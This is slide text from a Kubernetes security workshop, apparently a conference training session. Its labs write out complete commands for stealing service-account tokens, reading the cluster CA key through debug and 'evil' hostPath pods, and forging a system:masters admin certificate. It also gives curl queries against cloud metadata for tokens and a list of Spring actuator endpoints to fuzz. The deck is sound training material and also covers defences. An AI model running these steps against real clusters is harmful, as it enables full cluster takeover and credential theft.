
- Do load-balancing between pods in an app/deployment
- Optionally be exposed externally*

Ingress resources have IP addresses that are externally accessible

Ingress rules act like routing rules that map based on host and path to an internal service and offer more options based on the Ingress Controller used (nginx, Traefik, ngrok, etc)

*The reason services might be exposed externally, instead of using Ingress, is if you use another resource separate from Kubernetes for Ingress to your network or routing of traffic, such as Elastic Load Balancer (ELB), F5, reverse proxy, etc. Or basic dev testing on a small cluster that's not exposed publicly, as is used in this workshop later.

Pod to Pod Networking same node



112

This is what the lab you're in looks like


<https://sookocheff.com/post/kubernetes/understanding-kubernetes-networking-model/>

the pod gets its own network namespace on the node.

An IP address is assigned to the pod, and the ports are shared between the two containers.

Both containers share the same networking namespace and can see each other on localhost."

Cross-node Networking



113

CSP's normally maintain a container networking plugin for Kubernetes that allows Node to Node networking to operate within an Amazon VPC environment using a [Container Networking Interface (CNI) plugin]

This post is a great deep dive into k8s networking:

<https://sookocheff.com/post/kubernetes/understanding-kubernetes-networking-model/>

Services in Kubernetes get DNS names which can be addressed:
`kubectl expose pod webserver --port=80 --target-port=80`

Module 7: K8S Security

Threat modeling

Exercises - Some common Scenarios:

Golden Tickets & Abusing CA's.


Detections

RBAC Exercises

Privesc via secrets enumeration

Cloud Metadata Attack

Threat Model



Threat Model, Simplified



Compromised / Malicious:

Pod escalates privileges within Cluster and Cluster Resources

Resource escalates privileges within Cluster and Cluster resources

Kubelet (endpoint with cli tool) escalates privileges to entire cluster

User escalates privileges within Cluster and Cluster Resources

Vulnerabilities or Exposures in API server and Native-Components

How this plays out



Misconfiguration of the Kubernetes Cluster

Access Control Misconfiguration

Insecure Applications / Insecurely engineered Container Images / Containers

Lack of security features on cluster

Lack of host security and hardening of the nodes

Vulnerabilities in core Kubernetes components

Authentication



By default, Kubernetes uses signed client certs and its own internal PKI for the cluster for issuing them.

This makes the initial admin cert and private key the “domain admin” of the cluster.

If the private key is compromised, an attacker has full control of the cluster, including the ability to delete every resource on the cluster, or issue certs for other users or just authenticate as the admin themselves.

The client certs and service account tokens (normally stored in a .kube/config file) are what allow users and service accounts to authenticate

Authentication - ΘIDC




OpenID Connect for Kubernetes

Authentication is one of the best options for managing authorization for Kubernetes Clusters

There are OpenID provider services that can interface with an organization's existing identity infrastructure (ex: Active Directory, Cloud Provider identity) that provides OpenID Connect authentication for an organization's Kubernetes environments.

All Kubernetes clusters should be using the ΘIDC standard.



Priv Esc - to golden tickets (lab setup)

Demo an attacker compromising a PKI for cluster through an insecurely configured permissions.

```
$> ansible-playbook k8s-ansible-setup.yaml  
  
# This will further configure the cluster and may take a  
# while, est. 2-3 mins.
```

[https://www.cyberark.com/resources/threat-research-blog/using-kubelet-client-to-a ttack-the-kubernetes-cluster](https://www.cyberark.com/resources/threat-research-blog/using-kubelet-client-to-attack-the-kubernetes-cluster)

What did we just do with Ansible?

IaC software (Infrastructure as Code) similar to Puppet, Chef, etc to handle provisioning, configuration management and deployments.

Python based and agent-less (system just needs Python and SSH or an API for running on remote host or resource)

Ansible is setting up the cluster and configuring them in an intentionally vulnerable way for us to learn from

Configurations are in yaml files that are easy to read

Ansible is great for building and maintaining (repaving) systems.

Authorization - RBAC



Leverage Role-Based Access Control to control access for each user

Principle of least privilege when assigning each user a role

Identify security privileges not needed

RBAC policies define what resources and can be accessed and what verbs can be run on that resource

It is possible to use certain roles to escalate privileges

Kubernetes used to not apply a default RBAC policy, and any pod got issued a service account with token that had default admin access to the cluster. This was later fixed in Kubernetes 1.6 to have a default RBAC policy that better prevented container/pod breakouts.

Lab Scenario

During an op, you have compromised a developer and found kubernetes account creds on their workstation in a local repo, you add these creds to your attack host

```
# If your Ansible playbook finished with no errors
# Switch kubectl to use the new creds
# (we've added creds to kubectl config for you)

$> kubectl config use-context developer@kind-lab
```

Priv Esc - to golden tickets (lab)

During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host



```
# What can it do?  
$> kubectl auth can-i --list  
  
# Very limited permissions  
$> kubectl get pods  
  
# Change the number [rand] below and exec into  
$> kubectl exec -it myapp-[rand] -- /bin/bash
```

Priv esc - to golden tickets (lab cont.)



```
# Install some utilities  
$> apt update && apt install -y curl  
  
# We need kubectl inside the container  
  
$> curl -LO "https://dl.k8s.io/release/$(curl -L -s \  
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"  
  
# chmod kubectl so we can execute  
  
$> chmod +x kubectl && mv kubectl /usr/local/bin/  
  
# Let see what we can do from this pod?  
  
$> kubectl auth can-i --list
```

125

There are dozens of scripts (we like the cyberark and aquasec ones) for enumerating out privs - but noisy and prone to triggering enumeration rules in defensive tooling unless you throttle the request volume.

We're going to do this all by hand, so that you learn what is going on under the hood.
(<https://github.com/cyberark/kubeletctl>)

<https://github.com/cyberark/KubiScan>

Priv esc - why does this work?



Pods are assigned their own service accounts by default

Some pods have a custom service account

**Since we're running 'kubectl' from this pod it's using the
pod's service account**

**Kubernetes mounts the service account credentials inside
the pod under a directory where 'kubectl' knows to look**



```
$> ls -l /var/run/secrets/kubernetes.io/serviceaccount/
```

Priv esc - to golden tickets (lab cont.)

Very locked down permissions ... except for one!

```
...  
# Get some secrets  
$> kubectl get secrets  
# Meh, lets try something else, just maybe...  
$> kubectl get secrets --all-namespaces  
$> kubectl get secrets -n tracee-system | grep security  
# Look for Token  
$> kubectl -n tracee-system get secret security-svc-token -o json
```

Priv esc - what is happening?



What is happening?

Service account for pod/cluster was was heavily restricted.

However, was allowed to read secrets for some reason (application needed to access some secrets?)

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  # "namespace" omitted since
  # ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

Priv esc - to golden tickets (lab cont.)



```
# Import the token into environment variable  
  
$> export TOKEN=$(kubectl -n tracee-system get secret security-svc-token \  
-o=jsonpath="{.data.token}" \  
| base64 -d)  
  
# We've now stored the decoded token as a environment variable (eyJ...)  
  
$> echo $TOKEN  
  
# Let's see what we can do  
  
$> kubectl auth can-i --list
```

Priv esc - to golden tickets (lab cont.)



```
● ● ●  
# Oops, this time let try using the token  
# Let's see what we can do...again  
  
$> kubectl auth can-i --list --token="$TOKEN"  
  
# Resources *, Verbs * ...we're admins again  
  
$> kubectl get pods -n kube-system --token="$TOKEN"  
  
# Note kube-apiserver-* pod  
  
$> kubectl --token="$TOKEN" -n kube-system exec \  
kube-apiserver-lab-control-plane -- cat \  
/etc/kubernetes/pki/ca.key
```

What Happened?



Distroless Containers

What used to work in Kubernetes no longer does


Sometime in the last few minor versions, Kubernetes went from Debian based images to distroless.

No extra binaries or libraries for attacker to "Live off land" or spawn or utilize in a attack

Nothing unnecessary

Only what is needed to run the application

No 'cat' 😞



131

Used to work in are old workshop last year

Distroless reduces attack surface

Priv esc - to golden tickets (lab cont.)



```
● ● ●  
# Can't spawn into api server...  
# Let's "Debug" the lab-control-plane  
  
$> kubectl debug node/lab-control-plane -it --image=ubuntu --token=$TOKEN  
  
# We just spawned a debug pod on the control plane with ubuntu and our utils  
$> cd /host  
  
# Neat feature, debug pods automatically mount the host under /host  
  
$> cat etc/kubernetes/pki/ca.key  
  
# Copy the key and the cert below to your local text editor or scratch pad,  
we'll need it later  
  
$> cat etc/kubernetes/pki/ca.crt
```

132

CA Keys - Golden Tickets



A few notes on Kubernetes issuing user certs

CA keys/certs are good for a very long period (e.g. 10 years)

The CA keys/certs can be used to issue and sign new user certs

Kubernetes has no user database, or certificate revocation

Kubernetes will only check the CN and Θ fields of a client certificate

It doesn't care if more than one cert exists for the same user

CN and Θ are the same, and signed is all it checks

So anyone with the CA key and cert can access the cluster as long as the CA cert is valid

<https://kubernetes.io/docs/tasks/tls/manual-rotation-of-ca-certificates/>

CA keys - golden tickets (killshot)



```
# Exit out of both pod shells
$> exit
$> exit

# Issue client cert for any user
# Instead of copying and pasting, write the ca.crt and ca.key to local files

$> mkdir certs && cd certs

$> cat << -EOF- > ca.key
# Paste ca.key (the one starting with -----BEGIN RSA PRIVATE KEY-----)
-EOF-
# Typing EOF tells cat to end the input and write it to the ca.key
# EOF can be any string but the convention is used because it stand for End Of File
# Added dashes as there is some chance the EOF string is in the key or cert somewhere and may break this

$> cat << -EOF- > ca.crt
# Paste ca.crt (the one starting with -----BEGIN CERTIFICATE-----)
-EOF-

$> cat ca.key ca.crt
```

134

CA keys - golden tickets (killshot)

```
# Issue client cert for any user
# Instead of copying and pasting, write the ca.crt and ca.key to local files

#Generate private key
$> openssl genrsa -out user.key 2048

# Create Certificate Signing Request
$> openssl req -new -key user.key -subj "/CN=kubernetes-admin/O=system:masters" -out user.csr

#Issue cert using default CN and subject for a powerful default account
$> openssl x509 -req -in user.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out user.crt -days 1024
-sha256

# Add new cert to kubectl config
$> kubectl config set-credentials kubernetes-admin --client-certificate=user.crt --client-key=user.key
--embed-certs

$> kubectl config set-context k8s-admin@hacked-cluster --user=kubernetes-admin --cluster kind-lab

$> kubectl config use-context k8s-admin@hacked-cluster
# You're now using a newly issued cert for the kubernetes-admin account, you can just keep it that way
# or switch back to the original context
```

How realistic was that?



Sometimes developers, especially in 'devops' environments have a lot of permissions, or if they don't, their environments they have access to might have service accounts and secrets.

An attacker may have compromised tokens from somewhere else, a code repo, a file share, etc.



Unauth K8s Discovery - paths

"More than 380,000 K8s Api servers allow some kind of public access."



```
microk8s status --wait-ready ===> List all addons
microk8s kubectl get nodes ===> Get Node details
microk8s enable <addon> =====> Enable specific addon
https://microk8s.io/docs/addons#heading--list =====> addon URL
alias kubectl='microk8s kubectl' ==> alias command
microk8s kubectl port-forward -n kube-system service/kubernetes-dashboard 10443:443 =====> Dashboard URL
kubectl -n monitoring port-forward grafana-5874b66f87-2pn5h 3200:3000 =====> Grafana

microk8s enable dns ===> ENABLING DNS IS MUST FOR ACCESSING SERVICE

Dashboard Tokens
=====
token: eyJhbGciOiJSUzI1NiIsImtpZCI6Ii19VZ3NGRGZCclRfcHlaK2ZsUTZhaThBeVF1Y3N6Vld1bThzdVprYlidyTFkifQ.eyJpc3MiOiJr
```

● ● ● Fuzz this

- /api
- /api/*
- /apis
- /apis/*
- /healthz
- /openapi
- /openapi/*
- /swagger-2.0.0.pb-v1
- /swagger.json
- /swaggerapi
- /swaggerapi/*
- /version
- github dorks!

137

<https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/>

- /api
- /api/*
- /apis
- /apis/*
- /healthz
- /openapi
- /openapi/*
- /swagger-2.0.0.pb-v1
- /swagger.json
- /swaggerapi
- /swaggerapi/*
- /version
- github dorks!

Decode a JWT

```
# kubectl -n kube-system get secret sa-token \ -o
jsonpath='{.data.token}' | base64 --decode
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "kube-system",
  "kubernetes.io/serviceaccount/secret.name": "default-token-mr46x",
  "kubernetes.io/serviceaccount/service-account.name": "default",
  "kubernetes.io/serviceaccount/service-account.uid": "065b0bf5-d024-4e30-a01c-e9b2dddd14a5",
  "sub": "system:serviceaccount:kube-system:default"
}
now
```

138

Note this doesn't necessarily tell you where it came from, if you were to find a JWT value in the wild, but it'll tell you what it do.

Service accounts don't expire.

Evil Pod (lab)

During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host



```
# What if there wasn't such a vulnerability?  
  
$> kubectl delete deployment myapp -n pls-dont-hack-me  
  
$> kubectl delete serviceaccount read-secrets -n pls-dont-hack-me  
  
# Lets pretend to just have developer creds again  
  
$> kubectl config use-context developer@kind-lab  
$> cd ~  
  
# Now what? Maybe we can try one other trick...  
  
$> cat k8s-manifests/evilpod.yaml
```

Evil (Malicious Pod)



● ● ●

evilpod.yaml

```
---
apiVersion: v1
kind: Pod
metadata:
  name: evil-pod
  namespace: pls-dont-hack-me
  labels:
    app: evil-pod
spec:
  containers:
  - name: evil-pod
    image: ubuntu
    volumeMounts: # Mount that host path volume below, under /controlplane
      - mountPath: /controlplane
        name: noderoot
        command: [ "/bin/sh", "-c", "--" ]
        args: [ "while true; do sleep 30; done;" ]
    nodeName: lab-control-plane # Forces pod to run on control-plane node
    volumes:
      - name: noderoot # Creates a volume that mounts the host's root directory
        hostPath:
          path: /
```


For more examples, see: <https://github.com/BishopFox/badPods/>

Evil Pod (Lab Cont.)

During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host

```
# Deploy the evil pod
$> kubectl apply -f \
k8s-manifests/evilpod.yaml

$> kubectl exec -it -n pls-dont-hack-me \
evil-pod -- \
cat
/controlplane/etc/kubernetes/pki/ca.key
```





Types of priv pod messages

Nov 17 20:25:36 d535acc1-6c88-4339-8899-45ad5163ace0.master.pks-06dbc537-2847-4d7a-83f9-44eb9ef78ab3.service-instance-06dbc537-2847-4d7a-83f9-44eb9ef78ab3.bosh kube-control
DO PM 6.347220 6 event.go:291] "Event occurred" object="!ivas-jupyter-poc/binder-dind" kind="DaemonSet" apiVersion="apps/v1" type="Warning" reason="FailedCreate" message="Error: \"hostPath\" is forbidden: PodSecurityPolicy: unable to admit pod: [spec.volumes[0]: Invalid value: \\"hostPath\\": hostPath volumes are not allowed to be used spec.volumes[1]: Invalid volumes are not allowed to be used spec.containers[0].securityContext.privileged: Invalid value: true: Privileged containers are not allowed]"

Type	Field	Value	Actions
Selected	<input checked="" type="checkbox"/> host	170.42.187.12	
	<input checked="" type="checkbox"/> source	/opt/splunk/var/log/splunk-fwd-1014/.../06/14/170.42.187.12	
	<input checked="" type="checkbox"/> sourcetype	[REDACTED]@splk:syslog	
Event	<input type="checkbox"/> apiVersion	apps/v1	
	<input type="checkbox"/> foundation	[REDACTED]-n-06	
	<input type="checkbox"/> kind	DaemonSet	
	<input type="checkbox"/> message	Error creating: pods\ivas-jupyter-poc/binder-dind	
	<input type="checkbox"/> object	-jupyter-poc/binder-dind	
	<input type="checkbox"/> reason	FailedCreate	
	<input type="checkbox"/> type	Warning	
Time	<input type="checkbox"/> _time	2021-11-17T15:25:36.000-05:00	
Default	<input type="checkbox"/> index	cloud_pks	
	<input type="checkbox"/> linecount	1	
	<input type="checkbox"/> punct	[REDACTED]	
	<input type="checkbox"/> splunk_server	hpcslab0204.splunk.com	

CI Controls are important
Otherwise, how can you tell the difference
between a developer incorrectly applying a
yaml spec, and an attacker attempting
privesc?

142

Output to splunk of a pod security policy admission message.

You can also check the 'admission controller' logs for the same.

<https://github.com/infracloudio/ci-cd-standards-using-opa>

If you block certain volume types or priv pod commands in your CI, your SEIM won't be full of developer-originated messages of them trying stuff.


Admissions Controller

Every K8S Cluster has an Admissions Controller

Can be configured to run checks or webhooks when ingesting or admitting a new pod/deployment.

PodNodeSelector can be set on an Admissions Controller to set what nodes pods in a namespace can run on.

Can enforce other security policies




```
apiVersion: apiserver.config.k8s.io/v1
kind: AdmissionConfiguration
plugins:
- name: PodNodeSelector
  path: podnodeselector.yaml
...
```

<https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/>

<https://kubernetes.io/docs/concepts/security/pod-security-standards/>

Admissions Controller Types



144

Output to splunk of a pod security policy admission message.

You can also check the 'admission controller' logs for the same.

<https://github.com/infracloudio/ci-cd-standards-using-opa>

If you block certain volume types or priv pod commands in your CI, your SEIM won't be full of developer-originated messages of them trying stuff.

Ex. Cleanup



```
# Switch kubectl back to use your OG admin
# account if you want to
$> kubectl config use-context kind-lab

# You should have your admin rights back
$> kubectl auth can-i --list

# Run these if you want to put developer priv esc
# back (Optional)
$> kubectl apply -f k8s-manifests/serviceaccounts.yaml

$> kubectl apply -f k8s-manifests/pods.yaml
```

Spring Boot

A large number of enterprises are porting their apps to a Spring-Boot based microservice architecture.
A lot are already done.

Spring Boot is highly extensible - let's go through how that works.

Sprint boot is just one of many frameworks; it's not special in that something like what we show you next exists.

<https://start.spring.io/>

<https://docs.spring.io/spring-boot/docs/current/actuator-api/htmlsingle/>

Spring Boot - Actuator



Actuator metrics

In essence, **Actuator brings production-ready features** to our application.

Monitoring your app, gathering metrics, understanding traffic or the state of your database becomes trivial with this dependency.

Actuator is mainly used to expose operational information about the running application – health, metrics, info, dump, env, etc.

Once this dependency is on the classpath several endpoints are available for us out of the box. As with most Spring modules, we can easily configure or extend it in many ways.

Change to the sample application directory:

Production ready, for backend - but by default exposed on the same listener as your application ...

<https://start.spring.io/>

Spring Endpoints of note



Fuzz this

Endpoints of concern:

`/actuator/env/` (Contains environment variables. You can also send RCE commands to this endpoint provided POST is enabled.)
`/actuator/heapdump/` (Dump the Java Heapdump from the server. You can then analyse this heapdump with tools such as Eclipse with HeapDump analyser extension to situate valid credentials)
`/actuator/shutdown/` (Will allow you to shutdown the environment!)
`/actuator/restart/` (Will allow you to restart the environment!)
`/actuator/sessions/` (List out valid user session details)

All this is made possible by a developer specifying the following line in the Actuator configuration:

```
management.endpoints.web.exposure.include=*
```

Note - This configuration is not enabled by default within the newer versions of Spring > 1.5 by default /health and /info are exposed within this version which will show system health information.

148


When you are bruteforcing for these endpoints you need to be considerate that most wordlists will have all the Actuator endpoints. Performing a POST request to `/actuator/shutdown` instead of GET could cause the shutdown and leave some people very sad.

Ex. Heapdump Exposure

/actuator/heapdump

This endpoint will dump the heapdump file and will allow you to download it.

Load this file into Eclipse > Heapdump analyser and observe the SA account HASH for the application. This can easily be cracked as the salt is often provided.



App Layer can attack other services



- **Persistence** – Upload a YAML file (yaml files are interpreted instructions) – make it a reverse shell & explore the cluster.
- **Attack the backend -Redis**, you're probably already authenticated.
 - Use SSRF etc.
- **Upload your own pod (yaml, again)** – run a trojan container.
- **Deserialization / RCE (learn spring-boot well)**
- **Secrets Management** – get the encryption key
- **Attack CSP underlying APIs, etc.**

150

<https://start.spring.io/>

<https://docs.spring.io/spring-boot/docs/current/actuator-api/htmlsingle/>

Ex - Cloud Metadata Attack

Endgame from the video at the beginning

```
● ● ●  
kubectl apply -f \
https://raw.githubusercontent.com/lockfale/Malicious_Containers_Workshop/main/DC31/k8s-manifests/nothingallowedpod.yaml \
--namespace lab-namespace  
# The pod security policy or admission controller has blocked access to all of the host's namespaces and restricted all
# capabilities. But we're running in a GCP cloud environment  
kubectl exec -it nothing-allowed-exec-pod -n lab-namespace -- bash  
  
curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/'  
  
curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/id' \
-w "\n"  
curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token  
curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes
```

151

<https://github.com/nccgroup/PMapper>

use this for checkin out your privs.

If your lab config gets butchered: “the connection to the server localhost:8080 was refused - did you specify the right host or port?”

kind get kubeconfig --name lab > .kube/config

Container Layer



If you've attacked an app, and have some level of code ex, it'll be in a (Docker) container

Container probably running as root

Container probably a fully fledged OS

There will be secrets in environment variables

You can now work on escalating to attack the rest of the cluster. Maybe start with some of the techniques you learned today ;).

Even the vast majority of security tools that run as containers run as fully fledged, non locked down OS's that also have high CAP's assigned to them.

